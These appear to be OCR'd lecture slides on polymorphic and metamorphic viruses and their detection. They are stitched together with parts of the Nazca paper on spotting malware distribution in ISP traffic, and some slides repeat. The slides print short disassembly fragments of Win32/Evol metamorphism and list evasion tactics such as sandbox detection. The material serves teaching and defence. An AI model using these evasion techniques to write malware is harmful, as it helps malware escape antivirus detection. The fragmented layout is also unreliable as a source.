


Figure 7 Zperm.A inserts JMP instruction into its code

```
a. An early generation:

C7060F000055   mov      dword ptr [esi],5500000Fh
C746048BEC5151 mov      dword ptr [esi+0004],5151EC8Bh

b. And one of its later generations:

BF0F000055      mov     edi,5500000Fh
893E            mov     [esi],edi
5F              pop     edi
52              push    edx
B640            mov     dh,40
BA8BEC5151      mov     edx,5151EC8Bh
53              push    ebx
8BDA            mov     ebx,edx
895E04          mov     [esi+0004],ebx

c. And yet another generation with recalculated ("encrypted") "con-
stant" data.

BB0F000055      mov     ebx,5500000Fh
891E            mov     [esi],ebx
5B              pop     ebx
51              push    ecx
B9CB00C05F      mov     ecx,5FC000CBh
81C1C0EB91F1    add     ecx,F191EBC0h  ; ecx=5151EC8Bh
894E04          mov     [esi+0004],ecx
```

Figure 6: Example of code metamorphosis of Win32/Evol

Polymorphic



When can AV software successfully scan?

Figure 8: A partial or complete snapshot of polymorphic virus during execution cycle

Metamorphic

When can AV software successfully scan?


Figure 10: T-1000 of Terminator 2

DETECTING
METAMORPHIC VIRUSES?

DETECTING METAMORPHIC VIRUSES

- Scanning isn't enough: need to analyze execution behavior
- Two broad stages in practice (both take place in a safe environment, like gdb or a virtual machine)
  1. AV company analyzes new virus to find behavioral signature
  2. AV system at the end host analyzes suspect code to see if it matches the signature

NAZCA



Nazca: Detecting Malware Distribution in Large-Scale Networks

Luca Invernizzi
UC Santa Barbara
invernizzi@cs.ucsb.edu

Stanislav Miskovic
Narus, Inc.
smiskovic@narus.com

Ruben Torres
Narus, Inc.
rtorres@narus.com

Sabyasachi Saha
Narus, Inc.
ssaha@narus.com

Sung-Ju Lee
Narus, Inc.
sjlee@narus.com

Marco Mellia
Politecnico di Torino
mellia@polito.it

Christopher Kruegel
UC Santa Barbara
chris@cs.ucsb.edu

Giovanni Vigna
UC Santa Barbara
vigna@cs.ucsb.edu

***Abstract*—Malware remains one of the most significant security threats on the Internet. Antivirus solutions and blacklists, the main weapons of defense against these attacks, have only been (partially) successful. One reason is that cyber-criminals take active steps to bypass defenses, for example, by distributing constantly changing (obfuscated) variants of their malware programs, and by quickly churning through domains and IP addresses that are used for distributing exploit code and botnet commands.**

We analyze one of the core tasks that malware authors have to achieve to be successful: They must distribute and install malware programs onto as many victim machines as possible. A main vector to accomplish this is through drive-by download attacks where victims are lured onto web pages that launch exploits against the users' web browsers and their components. Once an exploit is successful, the injected shellcode automatically downloads and launches the malware program. While a significant amount of previous work has focused on detecting the drive-by exploit step and the subsequent network traffic produced by malware programs, little attention has been paid to the intermediate step where *the malware binary is downloaded*.

In this paper, we study how clients in real-world networks download and install malware, and present Nazca, a system that detects infections in large scale networks. Nazca does not operate on individual connections, nor looks at properties of the downloaded programs or the reputation of the servers hosting them. Instead, it looks at the telltale signs of the malicious network infrastructures that orchestrate these malware installation that become apparent when looking at the collective traffic produced and becomes apparent when looking at the collective traffic produced by many users in a large network. Being content agnostic, Nazca does not suffer from coverage gaps in reputation databases (blacklists), and is not susceptible to code obfuscation. We have run Nazca on seven days of traffic from a large Internet Service Provider, where it has detected previously-unseen malware with very low false positive rates.

NDSS '14, 23-26 February 2014, San Diego, CA, USA
Copyright 2014 Internet Society, ISBN 1-891562-35-5
http://dx.doi.org/doi-info-to-be-provided-later


I. INTRODUCTION

Malware is one of the most severe security threats on the Internet. Once infected with malicious code, victim machines become platforms to send email spam messages, launch denial-of-service attacks, and steal sensitive user data.

A key challenge for attackers is to install their malware programs on as many victim machines as possible. One approach is to rely on social engineering: for example, attackers might send email messages that entice users to install attached malware programs. While this technique works, it requires the cooperation of victim users, and hence is often ineffective. An alternative, and more effective, approach is to lure users onto web pages that launch exploits against vulnerabilities in web browsers (or their components, such as the PDF reader or the Flash player). In this case, no user interactions are required, and the malware is surreptitiously installed and launched on the victim's machine. The effectiveness and stealthiness of drive-by downloads have made them the preferred vehicle for attackers to spread their malware, and they are the focus of the work presented in this paper.

The infection process in a drive-by download attack can be divided into three phases. During the first phase (the *exploitation phase*), the goal of the attacker is to run a small snippet of code (shellcode) on the victim's host. To this end, the attacker first prepares a website with drive-by download exploit code. When a victim visits a malicious page, the browser fetches and executes the drive-by code. When the exploit is successful, it forces the browser to execute the injected shellcode. In the subsequent second phase (the *installation phase*), the shellcode downloads the actual malware binary and launches it. Once the malware program is running, during the third phase (the *control phase*), it unfolds its malicious activity. Typically, the malware connects back to a remote command and control (C&C) server. This connection is used by attackers to issue commands, to "drop" new executables onto the infected host to enhance the malware's functionality, and receive stolen data.

Most current techniques protecting users against malware focus on the first and the third phases. A large body of work targets the initial exploitation phase, trying to detect pages that contain drive-by download exploits and prevent browsers from visiting a malicious page in the first place. For example, honeyclients crawl the web to quickly find pages


These C&C servers where detected by the File Mutations technique (the are connected to many △). Note that this graph generation has been halted at 1,000 nodes, for simplicity.
Botnet C&C servers 1
Initial infection servers 2
We have detected these URLs with the Distributed Hosting technique
The graph termination condition has been triggered, so we will not expand further the malicious neighborhood graph

DETECTING METAMORPHIC VIRUSES

- Countermeasures
  - Have your virus change slowly (hard to create a proper behavioral signature)
  - Detect if you are in a sandbox (or other safe execution environment, e.g., gdb) and act differently

- Counter-countermeasures
  - **Detect detection** and skip those parts

- Counter-counter-counter…. Arms race

DETECTING METAMORPHIC VIRUSES

- Countermeasures
  - Have your virus change slowly (hard to create a proper behavioral signature)
  - Detect if you are in a sandbox (or other safe execution environment, e.g., gdb) and act differently
- Counter-countermeasures
  - **Detect detection** and skip those parts
- Counter-counter-counter…. Arms race

Attackers have the upper hand:
AV systems hand out signatures, thus serving as an *oracle*

